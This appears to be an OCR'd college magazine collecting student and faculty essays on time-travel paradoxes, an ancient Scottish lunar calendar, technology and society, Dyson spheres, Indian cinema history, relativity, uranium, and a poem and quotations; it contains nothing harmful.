Star War movies which he then goes on to direct and gain great fame for would create a bootstrap paradox involving information, as the scripts have no true point of creation or origin. A bootstrap paradox involving a person could be, say, a 20 year old male time traveler who goes back 21 years, meets a woman, has an affair, and returns home three months later without knowing the woman was pregnant. Her child grows up to be the 20 year old time traveler, who travels back 21 years through time, meets a woman, and so on. American science fiction writer Robert Heinlein wrote a strange short story involving a sexual paradox in his 1959 classic "All You Zombies".

These ontological paradoxes imply that the future, present and past are not defined, thus giving scientists an obvious problem on how to then pinpoint the "origin" of anything, a word customarily referring to the past, but now rendered meaningless. Further questions arise as to how the object/data was created, and by whom. Nevertheless, Einstein's field equations allow for the possibility of closed time loops, with Kip Thorne the first theoretical physicist to recognize traversable wormholes and backwards time travel as being theoretically possible under certain conditions.

**3: Grandfather Paradox**




This time paradox gives rise to a 'self-inconsistent solution', because if you traveled to the past and killed your grandfather, you would never have been born and would not have been able to travel to the past- a paradox. Let's say you did decide to kill your grandfather because he created a dynasty that ruined the world. You figure if you knock him off before he meets your grandmother the whole family line (including you) will vanish and the world will be a better place. According to theoretical physicists, the situation could play out as follows :

**Time line protection hypothesis:** You pop back in time, walk up to him, and point a revolver at his head. You pull the trigger but the gun fails to fire. Click! Click! Click! The bullets in the chamber have dents in the firing caps. You point the gun elsewhere and pull the trigger. Bang! Point it at your grandfather.. Click! Click! Click! So you try another method to kill him, but that only leads to scars that in later life he attributed to the world's worst mugger. You can do many things as long as they're not fatal until you are chased off by a policeman.

**Multiple universes hypothesis:** You pop back in time, walk up to him, and point a revolver at his head. You pull the trigger and Boom! The deed is done. You return to the "present" but you never existed here. Everything about you has been erased, including your family, friends, home, possessions, bank account, and history. You've entered a time line where you never existed. Scientists entertain the possibility that you have now created an alternate time line or entered a parallel universe.

**4: Let's Kill Hitler Paradox**

Similar to the Grandfather Paradox which paradoxically prevents your own birth, the Killing Hitler paradox erases your own reason for going back in time to kill him. Furthermore, while killing Grandpa might have a limited "butterfly effect", killing Hitler would have far-reaching consequences for everyone in the world, even if only for the fact you studied him in school. The paradox itself arises from the idea that if you were

successful, then there would be no reason to time travel in the first place. If you killed Hitler then none of his actions would trickle down through history and cause you to want to make the attempt.

By far the best treatment for this notion occurred in an a Twilight Zone episode called Cradle of Darkness that sums up the difficulties involved in trying to change history, with another being an episode of Dr Who called 'Let's Kill Hitler'.

**5: Polchinski's Paradox**

American theoretical physicist Joseph Polchinski proposed a time paradox scenario in which a billiard ball enters a wormhole, and emerges out the other end in the past just in time to collide with its younger version and stop it going into the wormhole in the first place. Polchinski's paradox is taken seriously by physicists, as there is nothing in Einstein's General Relativity to rule out the possibility of time travel, closed time-like curves (CTCs), or tunnels through space-time. Furthermore, it has the advantage of being based upon the laws of motion, without having to refer to the in deterministic concept of free will, and so presents a better research method for scientists to think about the paradox.

When Joseph Polchinski proposed the paradox, he had Novikov's Self-Consistency Principle in mind, which basically states that while time travel is possible, time paradoxes are forbidden. However, a number of solutions have been formulated to avoid the inconsistencies Polchinski suggested, which essentially involves the billiard ball delivering a blow which changes its younger version's course, but not enough to stop it entering the wormhole. This solution is related to the 'timeline-protection hypothesis' which states that a probability distortion would occur in order to prevent a paradox from happening. This also helps explain why if you tried to time travel and murder your grandfather, something will always happen to make that impossible, thus preserving a consistent version of history.

**Are Self-fulfilling Prophecies Paradoxes?**

A self-fulfilling prophecy is only a causality loop when the prophecy is truly known to happen and events in the future cause effects in the past, otherwise the phenomenon is not so much a paradox as a case of cause and effect. Say, for instance, an authority figure states that something is inevitable, proper, and true, convincing everyone through persuasive style. People, completely convinced through rhetoric, begin to behave as if the prediction were already true, and consequently bring it about through their actions. This might be seen best by an example where someone convincingly states:

"High-speed Magnetic Levitation Trains will dominate as the best form of transportation from the 21st Century onward."

Jet travel, relying on diminishing fuel supplies, will be reserved for ocean crossing, and local flights will be a thing of the past. People now start planning on building networks of high-speed trains that run on electricity. Infrastructure gears up to supply the needed parts and the prediction becomes true not because it was truly inevitable (though it is a smart idea), but because people behaved as if it were true.

It even works on a smaller scale – the scale of individuals. The basic methodology for all those "self-help" books out in the world is that if you modify your thinking that you are successful (money, career, dating, etc.), then with the strengthening of that belief you start to behave like a successful person. People begin to notice and start to treat you like a successful person; it is a reinforcement/feedback loop and you actually become successful by behaving as if you were.

**Are Time Paradoxes Inevitable?**
The Butterfly Effect is a reference to Chaos Theory where seemingly trivial changes can have huge cascade reactions over long periods of time. Consequently, the Timeline corruption hypothesis states that time paradoxes are an unavoidable consequence of time travel, and even insignificant changes may be enough to alter history completely.

In one story, a paleontologist, with the help of a time travel device, travels back to the Jurassic Period to get photographs of Stegosaurus, Brachiosaurus, Ceratosaurus, and Allosaurus amongst other dinosaurs. He knows he can't take samples so he just takes magnificent pictures from the fixed platform that is positioned precisely to not change anything about the environment. His assistant is about to pick a long blade of grass, but he stops him and explains how nothing must change because of their presence. They finish what they are doing and return to the present, but everything is gone. They reappear in a wild world with no humans, and no signs that they ever existed.. They fall to the floor of their platform, the only man-made thing in the whole world, and lament "Why? We didn't change anything!" And there on the heel of the scientist's shoe is a crushed butterfly.

The Butterfly Effect is also a movie, starring Ashton Kutcher as Evan Treborn and Amy Smart as Kayleigh Miller, where a troubled man has had blackouts during his youth, later explained by him traveling back into his own past and taking charge of his younger body briefly. The movie explores the issue of changing the timeline and how unintended consequences can propagate.

**Solutions**
Scientists eager to avoid the paradoxes presented by time travel have come up with a number of ingenious ways in which to present a more consistent version of reality, some of which have been touched upon here, including:

–**The Solution:** time travel is impossible because of the very paradox it creates.

–**Self-healing hypothesis:** successfully altering events in the past will set off another set of events which will cause the present to remain the same.

–**The Multiverse or "many-worlds" hypothesis:** an alternate parallel universe or timeline is created each time an event is altered in the past.

–**Erased timeline hypothesis:** a person traveling to the past would exist in the new timeline, but have their own timeline erased.

**Pragya Kumari**
TE-IT

# The beginning of time? World's oldest 'calendar' discovered

British archaeology experts have discovered what they believe to be the world's oldest 'calendar', created by hunter-gatherer societies and dating back to around 8,000 BC.

The Mesolithic monument was originally excavated in Aberdeenshire, Scotland, by the National Trust for Scotland in 2004. Now analysis by a team led by the University of Birmingham, published today (July 15, 2013) in the journal Internet Archaeology, sheds remarkable new light on the luni-solar device, which pre-dates the first formal -measuring devices known to Man, found in the Near East, by nearly 5,000 years.

The capacity to measure time is among the most important of human achievements and the issue of when time was 'created' by humankind is critical in understanding how society has developed.

Until now the first formal calendars appear to have been created in Mesopotamia c, 5000 years ago. But during this project, the researchers discovered that a monument created by hunter gatherers in Aberdeenshire nearly 10,000 years ago appears to mimic the phases of the Moon in order to track lunar months over the course of a year.

The site, at Warren Field, Crathes, also aligns on the Midwinter Sunrise, providing an annual astronomic correction in order to maintain the link between the passage of time, indicated by the Moon, the asynchronous solar year and the associated seasons.



Project leader Vince Gaffney, Professor of Landscape Archaeology at the University of Birmingham, comments: 'The evidence suggests that hunter gatherer societies in Scotland had both the need and sophistication to track time across the years, to correct for seasonal drift of the lunar year and that this occurred nearly 5,000 years before the first formal calendars known in the Near East. 'In doing so, this illustrates one important step towards the formal construction of time and therefore history itself.'

Dr Richard Bates, of the University of St Andrews, comments: St Andrews has an established reputation for remote sensing studies of early prehistoric sites in Scotland but the site at Warren Field is unique. It provides exciting new evidence for the earlier Mesolithic in Scotland demonstrating the sophistication of these early societies and revealing that 10,000 years ago constructed monuments that helped them track time. This is the earliest example of such a structure and there is no known comparable site in Britain or Europe for several

thousands of years after the monument at warren Fields was constructed.

The Warren Field site was first discovered as unusual crop marks spotted from the air by the Royal Commission on the Ancient and Historical Monuments of Scotland (RCAHMS). Dave Cowley, Aerial Survey projects manager at RCAHMS, said: 'We have been taking photographs of the Scottish landscape for nearly 40 years, recording thousands of archaeological sites that would never have been detected from the ground. Warren Field stands out as something special, however. It is remarkable to think that our aerial survey may have helped to find the place where time itself was invented.'

Clive Ruggles, Emeritus Professor of Archaeoastronomy at the University of Leicester, who advised the team, points out that "the site did not mark particular moonrises as the changing patterns of moonrise are far too complex – the argument is that it represents a combination of several different cycles which can be used to track time symbolically and practically. There are certainly hunter-gatherer societies who use the phase cycles of the moon to help synchronise different seasonal activities but it is remarkable that this could have been monumentalised at such an early period.'

From 2004-6 the National Trust for Scotland excavated the Warren Field pit alignment, which lies on its Crathes Castle Estate, in collaboration with Murray Archaeological Services. The Trust's Archaeologist for Eastern Scotland, Dr Shannon Fraser, said: 'This is a remarkable monument, which is so far unique in Britain. Our excavations revealed a fascinating glimpse into the cultural lives of people some 10,000 years ago - and now this latest discovery further enriches our understanding of their relationship with time and the heavens'.

Dr Christopher Gaffney, of the University of Bradford, adds: 'For pre-historic hunter-gatherer communities, knowing what food resources were available at different times of the year was crucial to survival. These communities relied on hunting migrating animals and the consequences of missing these events were potential starvation. They needed to carefully note the seasons to be prepared for when that food resource passed through, so from this perspective, our interpretation of this site as a seasonal calendar makes sense.'

**Pragya Kumari**
TE-IT

# Effect of technology as per change in time in our life



As the centuries changed, time changed way of thinking of people changed, as well as their way of living changed.

It is truly said that 'Necessity is the mother of invention'. This idiom is been observed or rather than has been proved by mankind.

We have a habit of continuous development and improvement in our life style and within ourselves. This gives rise to technology and its improvement. When we observe that the technology which we use was not discovered in one day or one span of time it required continuous variations in order to be the best to come into existence.

There are enormous examples like earlier days it was not possible for us to talk to people at a considerable distance but after change in time it was possible as first came wired telephone, then mobile phones and now the smartphones. It seems that technology and its development has a very good impact in our lives.

But likewise it is also said 'every coin has its two sides'. It simply means that though science has helped us by providing a comfortable life style but at the same time it created some major problems.

The first and foremost reason for the statement is because of science everything gets delivered at home like from furniture to vegetables and fruits it saves a lot of time but the time which is saved is not utilized in anything. It made us lazy and one of the most unexpected things which no one is able to observe is that due this the bonding between the family members becomes weak.

Though social media has helped us to increase or maintain our contact with people far away but one thing

people forgot about the people around them. In a family almost everyone has one's own smartphone but no one is connected to each other.

Now, as we all have come across the drastic changes in environment. Though there are many factors but out of them science and technology is also dominant. For example, production of new vehicles, production of electricity through fossil fuels, use of plastics etc.

Still after all these various reasons we can't deny the fact that science and technology made our life better.

In the end I would like to conclude that there are two sides of every situation, we should stay on the brighter side and that is the efficient use of the technology. It is in our hand that how do we allow these things to play role in our life everything is best when it is taken up to its limit.

So yes technologies have a good as well as bad impact on our lives but it's our attitude that matters how we should face the bad impact.

**Pranav Dalvi**
F.E.-Instrumentation

# Emotions!!

Feel the silence; it has a lot to say;
Listen to ideas and thoughts that come on the way;



Feel the darkness, sometimes it directs;
To the very corner, wherein our life effects;

Feel the fear, it gives u courage;
To resolve situation and not to revenge;

Feel the sorrow, it begs a lot;
Calls for the emotion that, someone can allocate;

Feel the pain, it gives us strength;
Assures us we can fight up to any length;

Feel the happiness; it does not want to end;
But Alas!! It likes to pretend;

Feel the anger; it wants to burst;
But here success acts a thrust;

Feel the calmness, it has peace;
That everyone wants to seize;

Feel the "love"; it composes oneself;
And realises that it is not just about self;



Feel the success; it brings a tint of attitude;
But should always be followed with a lot of gratitude;

Feel the failure, it makes us low;
Here is the seed of hard work sown;

Feel the insult, one completely breaks;
But this is how a fine personality shapes;

Feel all the emotions once in this lifetime;
They make us realize; it's just about these moments& not the time!!

**Sneha Kulkarni**
S.E. Computer

# EVOLUTION OF TECHNOLOGY



As every day passes we are becoming more and more of a globalized society. With this ongoing cycle we come across a vast multitude of impasses. One of the main ideas leading toward this "global paradox" is the concept of global mindset. In this paper, we will discuss all of the aspects of the global mindset: what it is, how it helps people live productively and successfully in the globalizing society, and how to develop an effective global mindset.

Having a global mindset is a crucial competence of most businesses futures. What crucial competence means is the most sought after characteristic. Any level of manger that does not act with a global strategy will be left in the dust in today's globalizing markets. So what is a global mindset? Before we discuss what a global mindset is we must look at the reasons why we need a global mindset, so we can get a clearer picture of what we actually need.

The world is becoming more interconnected and there have been recent changes in the world political systems. For example, incidents such as fall of the Berlin Wall and the collapse of the Soviet Union and revolutionary advances in communication technology. The implications for higher education in this changing world scene are significant as the new global workplace, driven by the up and coming information technology (IT) area, has made communication in daily life increasingly multinational and multicultural (Kim 617). Informal education is also a way to start. By this we mean that you don't have to go to formal classes to learn. Just by paying attention to people from other cultures in everyday life we can enlarge our global mindset.

In a class offered at the University of Rhode Island, BUS/COM 354, International Business Communication Exchange, students work in teams and individuals with students overseas. In an article written by Professor Chai Kim, who teaches this class, it is stated, "More than ever, students must be trained to work with partners across cultural and natural borders. To adequately prepare each student for the next century, educators must develop strategies to assure not only the mastery of abilities in functional areas of business and technology but also the command of intercultural communication skills. Accomplishment of this goal is one of the biggest challenges facing institutions of higher education today. (Kim 617). This quote exemplifies the need for the global mindset and gives a concise outline of what it is.

This semester in Professor Kim's BUS/COM 354 class, students engaged in an e-mail debate with students from Braunschweig University in Germany and also engaged in an e-mail discussion with students from Bilkent University in Ankara, Turkey.


We found a lot of information on global mindset; however, we did not find a concrete definition. But we did find a definition of mindset. "Mindset is the perception filter through which we see the world" (Chen and Starosta). So what we did was pool all of our individual information and try to come up with a definition in our own terms. What we came up with is, "global mindset is the ideology that one must take with him/her into today's society. Not necessarily business, but life in general. It incorporates intercultural sensitivity, intercultural awareness, and cultural diversity knowledge. It reduces ethnocentrism and eliminates parochialism, moreover, using a broad range of vision so you can view yourself not as a part of a singular nation among many nations, but a member of one global nation.

**Aditya Baradkar**
F.E. Instrumentation

# Hypothetical Dyson

A **Dyson sphere** is a hypothetical megastructure that completely encompasses a star and captures most or all of its power output. It means that this technique or concept is it uses nearly equal to 100% energy of its parent star for fulfilling the energy requirements of its child planets. The concept is a thought experiment that attempts to explain how a spacefaring civilization would meet its energy requirements once those requirements exceed what can be generated from the home planet's resources alone.

This concept was mainly explained by Freeman Dyson in his 1960 paper "Search for Artificial Stellar Sources of Infrared Radiation". Dyson speculated that such structures would be the logical consequence of the escalating energy needs of a technological civilization and would be a necessity for its long-term survival. He proposed that searching for such structures could lead to the detection of advanced, intelligent extraterrestrial life. Different types of Dyson spheres and their energy-harvesting ability would correspond to levels of technological advancement on the Kardashev scale.




Most fictional depictions describe a solid Dyson shell enclosing a star, which is considered the least plausible variant of the idea. In May 2013, at the Starship Century Symposium in San Diego, Dyson repeated his comments that he wished the concept had not been named after him.

As we go on thinking the total phenomenon based on Kardashev Scale, which actually defines the thypes of civilizations type 1, type 2, and type 3 civilization as :

- **A Type I civilization -** also called a planetary civilization, can use and store all of the energy which reaches its planet from its parent star.
- **A Type II civilization -** also called a stellar civilization, can harness the total energy of its planet's parent star (the most popular hypothetical concept being the Dyson sphere, a device which would encompass the entire star and transfer its energy to the planet(s)).
- **A Type III civilization -** also called a galactic civilization, can control energy on the scale of its entire host galaxy.

The concept of the Dyson sphere was the result of a thought experiment by physicist and mathematician Freeman Dyson, when he theorized that all technological civilizations constantly increased their demand for energy. He reasoned that if human civilization expanded energy demands long enough, there would come a time when it demanded the total energy output of the Sun. He proposed a system of orbiting structures (which he referred to initially as a shell) designed to intercept and collect all energy produced by the Sun. Dyson's proposal did not detail how such a system would be constructed, but focused only on issues of energy collection, on the basis that such a structure could be distinguished by its unusual emission spectrum in comparison to a star.

**Krishna Dhonddev**
T.E Electrical

# Journey of Indian Cinema from *Raja Harsihchandra to Padmavat*

***Beginning of Bollywood***

Father of Indian Cinema, Dadasaheb Phalke released the first ever full-length feature film 'Raja Harishchandra' in 1913. The silent film was a commercial success. Dadasaheb was not only the producer but was also the director, writer, cameraman, editor, make-up artist and art director. Raja Harischandra was the first-ever Indian film which was screened in London in 1914.

***Beginning of the Talkies***

The first ever talkie 'Alam Ara' by Ardeshir Irani was screened in Bombay in 1931. It was the first sound film in India. The release of Alam Ara started a new era in the history of Indian Cinema. Firoz Shah was the first music director of Alam Ara. The first song which was recorded for Alam Ara in 1931 was 'De de khuda ke naam par'. It was sung by W.M. Khan.

During the 1930s and 1940s many eminent film personalities such as Debaki Bose, Chetan Anand, S.S. Vasan, Nitin Bose and many others emerged on the scene.




***Growth of Regional Films***

Not only did the country witness the growth of Hindi Cinema, but the regional film industry also made its own mark. The first Bengali feature film 'Nal Damyanti' in 1917 was produced by J.F. Madan with Italian actors in the leading roles. It was photographed by Jyotish Sarkar.

The year 1919 saw the screening of the first silent South Indian feature film named 'Keechaka Vadham'. The first ever talkie film in Bengali was 'Jamai Shashthi', which was screened in 1931 and produced by Madan Theatres Ltd. 'Kalidass' was the first Tamil talkie which was released in Madras on 31 October 1931 and directed by H.M. Reddy. 'Ayodhecha Raja' was the first Marathi film which was directed by V. Shantaram in 1932. This film was made in double version. 'Ayodhya ka Raja' in Hindi and 'Ayodhecha Raja' in Marathi, it was the first ever Indian talkie produced by Prabhat Film Company in 1932.

***Birth of a New Era***

The number of films being produced saw a brief decline during the World War II. Basically the birth of modern Indian Film industry took place around 1947. The period witnessed a remarkable and outstanding transformation of the film industry. Notable filmmakers like Satyajit Ray, and Bimal Roy made movies which focused on the survival and daily miseries of the lower class. The historical and mythological subjects took a back seat and the films with social messages began to dominate the industry.

In the 1960s new directors like Ritwik Ghatak, Mrinal Sen, and others focused on the real problems of the common man. The 1950s and 1960s are considered to be the golden age in the history of the Indian cinema and saw the rise of some memorable actors like Guru Dutt, Raj Kapoor, Dilip Kumar, Meena Kumari, Madhubala, Nargis, Nutan, Dev Anand, Waheeda Rehman, among others.

This article will be incomplete if the contribution of music in Indian cinema is not mentioned. Songs are an integral part of Indian movies. Presence of songs has given Indian films a distinctive look as compared to international films. The Indian film industry has produced many talented lyricists, music directors and artists.

***Bollywood – The Pioneer of Masala Movies***

The 1970s saw the advent of Masala movies in Bollywood. The audiences were captivated and mesmerized by the aura of actors like Rajesh Khanna, Dharmendra, Sanjeev Kumar, Hema Malini, and many others. Sholay, the groundbreaking film directed by Ramesh Sippy, not only got international accolades but also made Amitabh Bachchan a 'Superstar'.

The 1990s saw a whole new batch of actors like Shah Rukh Khan, Salman Khan, Madhuri Dixit, Aamir Khan, Juhi Chawla, Chiranjivi, and many more. The 2000s saw a growth in Bollywood's recognition across the world due to a growing and prospering NRI and Desi communities overseas. A fast growth in the Indian economy and a demand for quality entertainment in this era, led the nation's film-making to new heights in terms of production values, cinematography and innovative story lines as well as technical advances in areas such as special effects and animation Indian cinema has become a part and parcel of our daily life whether it is a regional or a Bollywood movie. It has a major role to play in our society. Though entertainment is the key word of Indian cinema it has far more responsibility as it impacts the mind of the audiences.

While most stars from the 2000s continued their successful careers into the next decade, the 2010s also saw the rise of a new generation of popular actors like Ranbir Kapoor, Ranveer Singh, , as well as actresses like and, with Balan and Ranaut gaining wide recognition for successful female-centric films Indian cinema is no longer restricted to India and is now being well appreciated by international audiences. The contribution of the overseas market in Bollywood box office collections is quite remarkable. Around 30 film production companies were listed in National Stock Exchange of India in 2013. The multiplexes too have boomed in India.

**Mrs. V.P Kuralkar & Mrs. K. S. Gadgil**
Assistant Professor in Electrical Engg. Department

# Interesting Facts about Time, the Fourth Dimension, And Time Travel

Time is perhaps the greatest mystery of all and is deeply wrapped up in our conscious experience of things. For Newton time was absolute, with Einstein time became more flexible and relative in scope. However, no one has been able to fully explain what it is really.


**1: Time Is the Fourth Dimension**

Simply stated, the first three dimensions are used to specify an object's location/movement in space (forward-backwards, left-right and up-down), while the fourth dimension locates its position in time. All four dimensions are used to specify completely the location or dynamism of an object in space. Collectively the four dimensions are inseparably interlinked and known as space time.

**2: Three Dimensional Creatures**

Being three dimensional creatures (possessing length, width and height), humans are unable to see the fourth dimension as our physical world is constructed within these three physical dimensions. We might feel or intuit time's presence, but we can never actually detect it with our three-dimensional senses because it extends beyond our universe. Humans only perceive the fourth dimension time as memories lodged at variable intervals, the result of which is our apparent perception of time moving forward in a straight line. However, time still exists as a dimension and objects can cross it in a similar way as they do the others, although three dimensional like humans can only move in one direction forward through time. If we could see an object's fourth dimensional space-time (or world-line) it may resemble a spaghetti-like line stretching from the past to the future showing the spatial location of the object at every instant in time.

**3: Space and Time Inseparable**



Space and Time are simultaneous phenomena (like mass and energy), and together form the fabric of the universe known as space-time. A demonstration of four dimensional space-time's inseparability is the fact that, as astronomers often reminds us, we cannot look into space without looking back into time. We see the moon as it was 1.2 seconds ago and the sun as it was 8 minutes ago.

Also, in accordance with Einstein's general theory of relativity, a massive object in space stretches the fabric of both the space and time around it. For example, our Sun's mass bends its surrounding space so that the Earth moves in a straight line but also circles within the Sun's curvature in space. The Sun's effect on time is to slow it down, so time runs slower for those objects close to the massive object. Interestingly, gravity is the result of mass stretching the fabric of the space-time around it. Gravity also has an infinite range such that no matter how far apart two masses are in space they will always experience some gravitational pull towards each other. Theoretical physicists have tried to explain this phenomenon in terms of gravitons, S-Theory, and M-Theory, but even today a successful quantum theory of gravity is yet to be found.



**4: Time and the Speed of Light**

A property of light is that it always travels at the same constant speed in a vacuum of 186,000 miles a second (700 million mph) and you can't go any faster. The reason for this is that mass increases with speed all the way to infinity and so an infinite amount of energy would then be needed to travel beyond the speed of light.

The mathematical equations states that Speed = Distance ÷ Time. However, the

Speed of light (c) is fixed, and as you travel at relativistic speeds, or those speeds in which the relativistic effect becomes significant, then the Distance and Time values in the equation starts to change. What actually happens is that Time and Distance are 'relative' to one another, and as you travel close to the speed of light, distances become shortened while time is lengthened. This is explained in Einstein's theory of special relativity.

For a person traveling at 99% the speed of light, Time slows for them by a factor of 7. If they were to travel to a star 7 light years away, at 99% speed of light, it would take them 1 year, but to an observer on Earth it would have seemed like 7 years. However, if that person attained 99.999% the speed of light, only 1 year would pass on-board for every 223 years back on Earth. Finally, you don't need to travel at light speed for time dilation to occur but you won't notice the effects until you go extremely fast.

**Pragya Kumari**
TE-IT

# *Knowledgeable Quotes*

- A child can teach an adult 3 lessons-to be happy for no reason, to always be curious, to fight tirelessly for something.

**-Paulo Coelho**
- Vision without action is a daydream. Action without vision is a nightmare.
- Progress is impossible without change and those who cannot change their minds cannot change anything.

**-George Bernard Shaw**
- No one has travelled the road of success without crossing the streets of failure.
- Don't let yourself be controlled by 3 things people, money, and your past experiences!!

**-Dr. A.P.J. Abdul Kalam**
- Your ATTITUDE, not your APTITUDE, will decide your ALTITUDE.

**-Zig Ziglar**
- Always do your best what you pant now, you will harvest later.

**-OG mandino**
- Honesty is the first chapter in book of wisdom.

**-Thomas Jefferson**
- Everything is either an opportunity to grow or an obstacle to keep you from growing. You get to choose.

**-Dr. Wayne Dyer**
- All our dreams can come true, if we have the courage to pursue them.

**-Walt Disney**
- Success is most often achieved by those who don't know that failure is inevitable."
- If you don't build your dream, someone else will hire you to help them build theirs.

**– Dhirubhai Ambani**
- The first step toward success is taken when you refuse to be a captive of the environment in which you first find yourself.

**– Mark Caine**
- You can't connect the dots looking forward; you can only connect them looking backward. So you have to trust that the dots will somehow connect in your future. You have to trust in something; your gut, destiny, life, karma, whatever. This approach has never let me down, and it has made all the difference in my life.

**– Steve Jobs**
- Have the courage to follow your heart and intuition. They somehow know what you truly want to become.
- If you want to live a happy life tie it to a goal not to people or objects.

**Pranav Dalvi**
F.E. Instrumentation F division

# Life as an Engineer…



As a normal person, I also have my own ambition. My ambition is to become an engineer. It is not just an ambition but I want it to become a reality to my life. It is true that years of hard work are required to become an engineer, but after four years of college studying engineering, you can make good money. In fact, engineering is one of the few fields that let you earn good pay after only four years. Right now, four years might sound like a long time, but it's worth it. Consider it one of the best investments you can make. Besides, it's not all about the money. It is also an interesting work.

Engineering is a very broad field. There are so many types of engineering, that there is bound to be one you find interest in. Since science and technology are constantly expanding, there will always be new problems to solve-you'll rarely be bored. Unlike other jobs that require you to do the same thing over and over, the work of engineers greatly varies.

In engineering, you will find yourself constantly finding new ways to solve problems. If you truly want to be an engineer, the challenges you will face will just make things more interesting. Overcoming obstacles will help sharpen your mind, helping you deal with problems not only in engineering but in life as well.

In facing challenges, you will be encouraged to "think outside of the box" and explore new possibilities. This need to create makes engineering even more exciting.

There's no better feeling than the feeling that you accomplished something great. In engineering, you're doing just that. Imagine looking at a bridge that you helped design or picking up a new invention that you created.

Engineering is all about making things people can use and making life better for everybody. As an engineer, you will be able to see that you're actually making a difference in the world.


There is indeed great strength in diversity. Engineering requires many different perspectives to find a single workable solution. You have the power to show the world what you can do. Don't always follow the crowd-show people that you are unique but just as capable as anyone else.

**Aditya Baradkar**
F.E. Instrumentation

# Radioactivity and Uranium

***Radioactivity***

The discovery of radioactivity took place over several years beginning with the discovery of x-rays in 1895 by Wilhelm Conrad Roentgen. Radioactivity is the property of unstable atomic nuclei to transform spontaneously, which is done by means of radioactive decay which is the process by which an unstable atomic nucleus loses energy by emitting radiation. Radioactive decay is a stochastic (i.e. random) process at the level of single atoms, this according to the quantum theory, it is impossible to predict when a particular atom will decay. When this spontaneous decay occurs the byproduct's getting from this are first one is alpha particles, secondly the gamma rays and third is the subatomic particles which are the proton, electron, and neutron. Then again the radioactive elements are bifurcated as nuclide, binuclid, etc. (which is an IUPAC reclassified names). As the first inventor of the radioactive elements was Marie curie, by examining radioactive elements she said that the real energy they emit must originate from the atom itself, perhaps through some form of decay. The second name to the radioactivity nature of elements is known as the Disintegration. In 1903 Rutherford and Soddy postulated that radioactivity is a nuclear phenomenon and all the radioactive changes taking place in the nucleus of atom. And the atomic nuclei of the radioactive elements are unstable and liable to disintegrate any moment.




***Uranium***



Uranium is very much radioactive emits α-particles. As we are moving to its properties and mass as well as the main constraints are atomic mass and atomic weight. The electrons per shell are 2,8,18,32,21,9,2. As uranium atom has 92 protons and 92 electrons, of which 6 are valence electrons. The half life time of the uranium is 4.47 billion years. According to the modern periodic table the atomic mass and atomic weigh of Uranium is 92 and 238.02891amu respectively. Also the melting and boiling point of the Uranium is 1132oc and 3818oc respectively. But as we are very much concern about the nuclear power plant, so it is but obvious to think about nuclear reactor used in the power plant specifically of the uranium. But the Uranium atom cannot be used in the form of elementary state. So there are different isotopes of Uranium like 238U, 235U,etc. in that 235U is used as nuclear reactor in the nuclear power plant.as we are going to discuss about the properties of these isotopes is half-life period it is for 238U is 4.47 billion years and for 235U is 704 million years. It means that about half of a sample of Uranium-238 atoms will spontaneously undergo alpha decay within 4.5 billion years also the 235U has decay product as 231Th. The Uranium-238 is the most prevalent isotope in uranium; half the atoms in any sample will decay in that amount of time. Uranium-238 is the most common isotope of uranium found in nature, with a relative abundance of 99%. Unlike uranium-235, it is non-fissile, which means it cannot sustain a chain reaction. However, it is fissionable by fast neutrons, and is fertile, meaning it can be transmuted to fissile plutonium-239. As per as price is concerned comparison with oil per barrel it is at $60 a barrel, you'd need to spend $210 for oil. On the other hand, it costs around $1.43 to buy 0.24 ounces of uranium at the current price of $95 per pound. And as in this paper it is already mentioned that Uranium is less abundant in India, so we have to import it from other countries which become again more costly.

**Krishna Dhonddev**
T.E. Electrical

# Regressing Humanity

We live in a world that, although it has borders, it is limitless. People can travel anywhere, see anything, experience every feeling that ever existed, but we are not satisfied. We try to impose borders on ourselves; we fight today to be recognized as not belonging to “their community”, to be labeled as part of a smaller group. We fight today to impose limits to a world in which yesterday people have fought so that it didn`t have any. And we applauded them.

We live in a world that, finally, recognizes all religions and beliefs and in which any person can choose his/her religion. People can worship any god; can praise the energy of nature that inspires them without feeling threatened or scared. We engage in holy wars or public mockery campaigns against the religions that we don`t understand. We shut our minds from knowing more about the people around us, their thoughts and beliefs. And we blame them for being different.



We live in a world where still nations invest in arming themselves and preparing for the inevitable “next war”, individuals get bombarded each day through the media by images and sounds of guns going off, of mothers crying after their children. We tell our children than they should protect themselves, that the boogeyman is always just behind the corner masked as a Muslim, Christian, masked as the people you don`t understand so you don`t like. And we then wonder why children start shooting their colleagues.

We live in a world that has invented the telephone, internet, and social media so that people can communicate easier. But we have never felt so alone and out-of-touch as we do today. Hidden behind the screens of our computers, tablets, Smartphones, we feel alienated from what the world has to offer. We have stopped looking at nature n enjoying its beauty.

We live in a limitless world, which has granted us the right to be free and equal and has given us the opportunity to learn from one another. It tried to teach us the differences between us and the fact that they make us equal, not tear us apart.

But is it a better place to live on earth for every being??
Here's what we really need to do instead of doing things as of now!

We should stop taking pictures of plants and animals to show to your friends and family. Look at the plants, animals, beauty of what nature created to your own eyes, not a camera. Share this beauty with your friends and family by bringing them to witness the majestic wonders near us.

